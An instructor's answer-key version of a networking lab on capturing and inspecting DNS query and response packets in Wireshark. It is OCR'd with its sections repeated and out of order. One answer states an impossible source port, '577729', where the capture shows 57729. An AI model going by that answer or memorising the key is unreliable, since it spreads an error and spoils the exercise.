      .... ...1 .... .... = Recursion desired: Do query recursively
      .... .... .0.. .... = Z: reserved (0)
      .... .... ...0 .... = Non-authenticated data: Unacceptable
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  v Queries
    v www.cisco.com: type A, class IN
        Name: www.cisco.com
        [Name Length: 13]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
```

Domain Name System (dns), 31 bytes | Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) | Profile: Default

Part 3: Explore DNS Response Traffic

a. Select the corresponding response DNS packet has **Standard query response** and **A www.cisco.com** in the Info column.


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+

```
udp.port ==53
```

```
No.   Time         Source         Destination    Protocol  Length  Info
   16 8.597003     192.168.1.16   192.168.1.1    DNS         84 Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
   17 8.611953     192.168.1.1    192.168.1.16   DNS        161 Standard query response 0x0001 No such name PTR 1…
   33 15.952381    192.168.1.16   192.168.1.1    DNS         73 Standard query 0x0002 A www.cisco.com
   34 15.963198    192.168.1.1    192.168.1.16   DNS        254 Standard query response 0x0002 A www.cisco.com CN…
   35 15.966100    192.168.1.16   192.168.1.1    DNS         73 Standard query 0x0003 AAAA www.cisco.com
   36 15.977273    192.168.1.1    192.168.1.16   DNS        294 Standard query response 0x0003 AAAA www.cisco.com…
```

```
> Frame 34: 254 bytes on wire (2032 bits), 254 bytes captured (2032 bits) on interface 0
> Ethernet II, Src: Netgear_ea:b1:7a (80:37:73:ea:b1:7a), Dst: PcsSyste_09:14:c4 (08:00:27:09:14:c4)
> Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.16
> User Datagram Protocol, Src Port: 53, Dst Port: 57729
> Domain Name System (response)
```

```
Frame (frame), 254 bytes    Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%)    Profile: Default
```

Question:

What are the source and destination MAC and IP addresses and port numbers? How do they compare to the addresses in the DNS query packets?

Answer: The source IP, MAC address, and port number in the query packet are now destination addresses. The destination IP, MAC address, and port number in the query packet are now source addresses.


b. Expand **Domain Name System (response)**. Then expand the **Flags**, **Queries**, and **Answers**.

c. Observe the results.

Question:

Can the DNS server do recursive queries?

***Answer**: Yes, the DNS can handle recursive queries.*


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+

```
udp.port ==53
```

```
No.   Time       Source         Destination    Protocol Length Info
   16 8.597003   192.168.1.16   192.168.1.1    DNS        84 Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
   17 8.611953   192.168.1.1    192.168.1.16   DNS       161 Standard query response 0x0001 No such name PTR 1.…
   33 15.952381  192.168.1.16   192.168.1.1    DNS        73 Standard query 0x0002 A www.cisco.com
   34 15.963198  192.168.1.1    192.168.1.16   DNS       254 Standard query response 0x0002 A www.cisco.com CNA…
   35 15.966100  192.168.1.16   192.168.1.1    DNS        73 Standard query 0x0003 AAAA www.cisco.com
   36 15.977273  192.168.1.1    192.168.1.16   DNS       294 Standard query response 0x0003 AAAA www.cisco.com …
```

```
Domain Name System (response)
    [Request In: 33]
    [Time: 0.010817000 seconds]
    Transaction ID: 0x0002
  Flags: 0x8180 Standard query response, No error
      1... .... .... .... = Response: Message is a response
      .000 0... .... .... = Opcode: Standard query (0)
      .... .0.. .... .... = Authoritative: Server is not an authority for domain
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...1 .... .... = Recursion desired: Do query recursively
      .... .... 1... .... = Recursion available: Server can do recursive queries
      .... .... .0.. .... = Z: reserved (0)
      .... .... ..0. .... = Answer authenticated: Answer/authority portion was not authenticated by the serv
      .... .... ...0 .... = Non-authenticated data: Unacceptable
      .... .... .... 0000 = Reply code: No error (0)
    Questions: 1
    Answer RRs: 5
    Authority RRs: 0
    Additional RRs: 0
  Queries
      www.cisco.com: type A, class IN
        Name: www.cisco.com
        [Name Length: 13]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
  Answers
      www.cisco.com: type CNAME, class IN, cname www.cisco.com.akadns.net
      www.cisco.com.akadns.net: type CNAME, class IN, cname wwwds.cisco.com.edgekey.net
      wwwds.cisco.com.edgekey.net: type CNAME, class IN, cname wwwds.cisco.com.edgekey.net.globalredir.akadn
      wwwds.cisco.com.edgekey.net.globalredir.akadns.net: type CNAME, class IN, cname e144.dscb.akamaiedge.n
      e144.dscb.akamaiedge.net: type A, class IN, addr 23.52.234.158
```

```
Frame (frame), 254 bytes    Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%)    Profile: Default
```

d. Observe the CNAME and A records in the Answers details.

Question:

How do the results compare to nslookup results?

Answer: The results in the Wireshark should be the same as the results from nslookup in the Command Prompt or terminal.

Reflection

1. From the Wireshark results, what else can you learn about the network when you remove the filter?

   Answer: Without the filters, the results display other packets, such as DHCP and ARP. From these packets and the information contained within these packets, you can learn about other devices and their functions within the LAN.

2. How can an attacker use Wireshark to compromise your network security?

Answer: An attacker on the LAN can use Wireshark to observe the network traffic and can get sensitive information in the packet details if the traffic is not encrypted.

End of document

Lab - Exploring DNS Traffic

Objectives

Part 1: Capture DNS Traffic

Part 2: Explore DNS Query Traffic

Part 3: Explore DNS Response Traffic

Background / Scenario

Wireshark is an open source packet capture and analysis tool. Wireshark gives a detailed breakdown of the network protocol stack. Wireshark allows you to filter traffic for network troubleshooting, investigate security issues, and analyze network protocols. Because Wireshark allows you to view the packet details, it can be used as a reconnaissance tool for an attacker.

In this lab, you will install Wireshark and use Wireshark to filter for DNS packets and view the details of both DNS query and response packets.

Required Resources

- 1 PC with internet access and Wireshark installed

Instructions

Part 1: Capture DNS Traffic

Step 1: Download and install Wireshark.

a. Download the latest stable version of Wireshark from www.wireshark.org. Choose the software version you need based on your PC's architecture and operating system.

b. Follow the on-screen instructions to install Wireshark. If you are prompted to install USBPcap, **do NOT** install USBPcap for normal traffic capture. USBPcap is experimental, and it could cause USB problems on your PC.

Step 2: Capture DNS traffic.

a. Start Wireshark. Select an active interface with traffic for packet capture.

b. Clear the DNS cache.

1) In Windows, enter **ipconfig /flushdns** in Command Prompt.

2) For the majority of Linux distributions, one of the following utilities is used for DNS caching: Systemd -Resolved, DNSMasq, and NSCD. If your Linux distribution does not use one of the listed utilities, please perform an internet search for the DNS caching utility for your Linux distribution.

(i) Identify the utility used in your Linux distribution by checking the status:

Systemd-Resolved:	**systemctl status systemd-resolved.service**
DNSMasq:	**systemctl status dnsmasq.service**
NSCD:	**systemctl status nscd.service**

(ii) If you are using system-resolved, enter **systemd-resolve --flush-caches** to flush the cache for Systemd-Resolved before restarting the service. The following commands restart the associated service using elevated privileges:

Systemd-Resolved:	**sudo systemctl restart systemd-resolved.service**
DNSMasq:	**sudo systemctl restart dnsmasq.service**
NSCD:	**sudo systemctl restart nscd.service**

3) For the macOS, enter **sudo killall -HUP mDNSResponder** to clear the DNS cache in the Terminal. Perform an internet search for the commands to clear the DNS cache for an older OS.

c. At a command prompt or terminal, type **nslookup** enter the interactive mode.


d. Enter the domain name of a website. The domain name www.cisco.com is used in this example.

e. Type **exit** when finished. Close the command prompt.

f. Click **Stop capturing packets** to stop the Wireshark capture.

Part 2: Explore DNS Query Traffic

a. Observe the traffic captured in the Wireshark Packet List pane. Enter **udp.port == 53** in the filter box and click the arrow (or press enter) to display only DNS packets. **Note**: The provided screenshots are just examples. Your output maybe slightly different.


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+

udp.port ==53

```
No.  Time        Source        Destination   Protocol Length Info
  16 8.597003    192.168.1.16  192.168.1.1   DNS         84 Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
  17 8.611953    192.168.1.1   192.168.1.16  DNS        161 Standard query response 0x0001 No such name PTR 1…
  33 15.952381   192.168.1.16  192.168.1.1   DNS         73 Standard query 0x0002 A www.cisco.com
  34 15.963198   192.168.1.1   192.168.1.16  DNS        254 Standard query response 0x0002 A www.cisco.com CN…
  35 15.966100   192.168.1.16  192.168.1.1   DNS         73 Standard query 0x0003 AAAA www.cisco.com
  36 15.977273   192.168.1.1   192.168.1.16  DNS        294 Standard query response 0x0003 AAAA www.cisco.com…
```


```
> Frame 33: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface 0
> Ethernet II, Src: PcsSyste_09:14:c4 (08:00:27:09:14:c4), Dst: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
> Internet Protocol Version 4, Src: 192.168.1.16, Dst: 192.168.1.1
> User Datagram Protocol, Src Port: 57729, Dst Port: 53
> Domain Name System (query)
```

Frame (frame), 73 bytes | Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) | Profile: Default

b. Select the DNS packet contains **Standard query** and **A www.cisco.com** in the Info column.

c. In the Packet Details pane, notice this packet has Ethernet II, Internet Protocol Version 4, User Datagram Protocol and Domain Name System (query).

d. Expand **Ethernet II** to view the details. Observe the source and destination fields.


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...
+

udp.port ==53

```
No.  Time       Source        Destination   Protocol Length Info
  16 8.597003   192.168.1.16  192.168.1.1   DNS          84 Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
  17 8.611953   192.168.1.1   192.168.1.16  DNS         161 Standard query response 0x0001 No such name PTR 1…
  33 15.952381  192.168.1.16  192.168.1.1   DNS          73 Standard query 0x0002 A www.cisco.com
  34 15.963198  192.168.1.1   192.168.1.16  DNS         254 Standard query response 0x0002 A www.cisco.com CN…
  35 15.966100  192.168.1.16  192.168.1.1   DNS          73 Standard query 0x0003 AAAA www.cisco.com
  36 15.977273  192.168.1.1   192.168.1.16  DNS         294 Standard query response 0x0003 AAAA www.cisco.com…
```


```
> Frame 33: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface 0
v Ethernet II, Src: PcsSyste_09:14:c4 (08:00:27:09:14:c4), Dst: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
  v Destination: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
      Address: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
  v Source: PcsSyste_09:14:c4 (08:00:27:09:14:c4)
      Address: PcsSyste_09:14:c4 (08:00:27:09:14:c4)
      .... ..0. .... .... .... .... = LG bit: Globally unique address (factory default)
      .... ...0 .... .... .... .... = IG bit: Individual address (unicast)
    Type: IPv4 (0x0800)
> Internet Protocol Version 4, Src: 192.168.1.16, Dst: 192.168.1.1
> User Datagram Protocol, Src Port: 57729, Dst Port: 53
> Domain Name System (query)
```

Frame (frame), 73 bytes || Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) || Profile: Default

What are the source and destination MAC addresses? Which network interfaces are these MAC addresses associated with?

Answer: The source MAC address is associated with the NIC on the PC and the destination MAC address is associated with the default gateway. If there is a local DNS server, the destination MAC address would be the MAC address of the local DNS server.

e. Expand **Internet Protocol Version 4**. Observe the source and destination IPv4 addresses.


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

udp.port ==53

```
No.   Time        Source         Destination    Protocol Length Info
   16 8.597003    192.168.1.16   192.168.1.1    DNS        84 Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
   17 8.611953    192.168.1.1    192.168.1.16   DNS       161 Standard query response 0x0001 No such name PTR 1…
   33 15.952381   192.168.1.16   192.168.1.1    DNS        73 Standard query 0x0002 A www.cisco.com
   34 15.963198   192.168.1.1    192.168.1.16   DNS       254 Standard query response 0x0002 A www.cisco.com CN…
   35 15.966100   192.168.1.16   192.168.1.1    DNS        73 Standard query 0x0003 AAAA www.cisco.com
   36 15.977273   192.168.1.1    192.168.1.16   DNS       294 Standard query response 0x0003 AAAA www.cisco.com…
```

```
Internet Protocol Version 4, Src: 192.168.1.16, Dst: 192.168.1.1
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 59
    Identification: 0x24fb (9467)
  > Flags: 0x00
    Fragment offset: 0
    Time to live: 128
    Protocol: UDP (17)
    Header checksum: 0x0000 [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.168.1.16
    Destination: 192.168.1.1
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
```


Internet Protocol Version 4 (ip), 20 bytes | Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) | Profile: Default

Question:

What are the source and destination IP addresses? Which network interfaces are these IP addresses associated with?

Answer: The source IP address is associated with the NIC on the PC and the destination IP address is associated with the default gateway.

f. Expand the **User Datagram Protocol**. Observe the source and destination ports.


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

udp.port ==53

```
No.  Time       Source        Destination   Protocol Length Info
  16 8.597003   192.168.1.16  192.168.1.1   DNS          84 Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
  17 8.611953   192.168.1.1   192.168.1.16  DNS         161 Standard query response 0x0001 No such name PTR 1…
  33 15.952381  192.168.1.16  192.168.1.1   DNS          73 Standard query 0x0002 A www.cisco.com
  34 15.963198  192.168.1.1   192.168.1.16  DNS         254 Standard query response 0x0002 A www.cisco.com CN…
  35 15.966100  192.168.1.16  192.168.1.1   DNS          73 Standard query 0x0003 AAAA www.cisco.com
  36 15.977273  192.168.1.1   192.168.1.16  DNS         294 Standard query response 0x0003 AAAA www.cisco.com…
```

```
> Frame 33: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface 0
> Ethernet II, Src: PcsSyste_09:14:c4 (08:00:27:09:14:c4), Dst: Netgear_ea:b1:7a (80:37:73:ea:b1:7a)
> Internet Protocol Version 4, Src: 192.168.1.16, Dst: 192.168.1.1
v User Datagram Protocol, Src Port: 57729, Dst Port: 53
     Source Port: 57729
     Destination Port: 53
     Length: 39
     Checksum: 0x839a [unverified]
     [Checksum Status: Unverified]
     [Stream index: 2]
> Domain Name System (query)
```

User Datagram Protocol (udp), 8 bytes || Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) || Profile: Default

Question:

What are the source and destination ports? What is the default DNS port number?

Answer: The source port number is 577729 and the destination port is 53, which is the default DNS port number.

g. Determine the IP and MAC address of the PC.

1) In a Windows command prompt, enter **arp –a** and **ipconfig /all** to record the MAC and IP addresses of the PC.

2) For Linux and macOS PC, enter **ifconfig** or **ip address** in a terminal.


Question:

Compare the MAC and IP addresses in the Wireshark results to the IP and MAC addresses. What is your observation?

Answer: The IP and MAC addresses captured in the Wireshark results are the same as the addresses listed in ipconfig /all command.

h. Expand **Domain Name System (query)** in the Packet Details pane. Then expand the **Flags** and **Queries**.

i. Observe the results. The flag is set to do the query recursively to query for the IP address to www.cisco.com.


*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

udp.port ==53


```
No.  Time        Source        Destination   Protocol Length Info
  16 8.597003    192.168.1.16  192.168.1.1   DNS        84 Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
  17 8.611953    192.168.1.1   192.168.1.16  DNS       161 Standard query response 0x0001 No such name PTR 1…
  33 15.952381   192.168.1.16  192.168.1.1   DNS        73 Standard query 0x0002 A www.cisco.com
  34 15.963198   192.168.1.1   192.168.1.16  DNS       254 Standard query response 0x0002 A www.cisco.com CN…
  35 15.966100   192.168.1.16  192.168.1.1   DNS        73 Standard query 0x0003 AAAA www.cisco.com
  36 15.977273   192.168.1.1   192.168.1.16  DNS       294 Standard query response 0x0003 AAAA www.cisco.com…
```

```
> Internet Protocol Version 4, Src: 192.168.1.16, Dst: 192.168.1.1
> User Datagram Protocol, Src Port: 57729, Dst Port: 53
v Domain Name System (query)
    [Response In: 34]
    Transaction ID: 0x0002
  v Flags: 0x0100 Standard query
      0... .... .... .... = Response: Message is a query
      .000 0... .... .... = Opcode: Standard query (0)
      .... ..0. .... .... = Truncated: Message is not truncated
      .... ...1 .... .... = Recursion desired: Do query recursively
      .... .... .0.. .... = Z: reserved (0)
      .... .... ...0 .... = Non-authenticated data: Unacceptable
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  v Queries
    v www.cisco.com: type A, class IN
        Name: www.cisco.com
        [Name Length: 13]
        [Label Count: 3]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
```

Domain Name System (dns), 31 bytes | Packets: 49 · Displayed: 6 (12.2%) · Dropped: 0 (0.0%) | Profile: Default

Part 3: Explore DNS Response Traffic

a. Select the corresponding response DNS packet has **Standard query response** and **A www.cisco.com** in the Info column.



*Ethernet
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression...

```
udp.port ==53
```

```
No.  Time        Source        Destination   Protocol Length Info
  16 8.597003    192.168.1.16  192.168.1.1   DNS          84 Standard query 0x0001 PTR 1.1.168.192.in-addr.arpa
  17 8.611953    192.168.1.1   192.168.1.16  DNS         161 Standard query response 0x0001 No such name PTR 1…
  33 15.952381   192.168.1.16  192.168.1.1   DNS          73 Standard query 0x0002 A www.cisco.com
  34 15.963198   192.168.1.1   192.168.1.16  DNS         254 Standard query response 0x0002 A www.cisco.com CN…
  35 15.966100   192.168.1.16  192.168.1.1   DNS          73 Standard query 0x0003 AAAA www.cisco.com
  36 15.977273   192.168.1.1   192.168.1.16  DNS         294 Standard query response 0x0003 AAAA www.cisco.com…
```

```
> Frame 34: 254 bytes on wire (2032 bits), 254 bytes captured (2032 bits) on interface 0
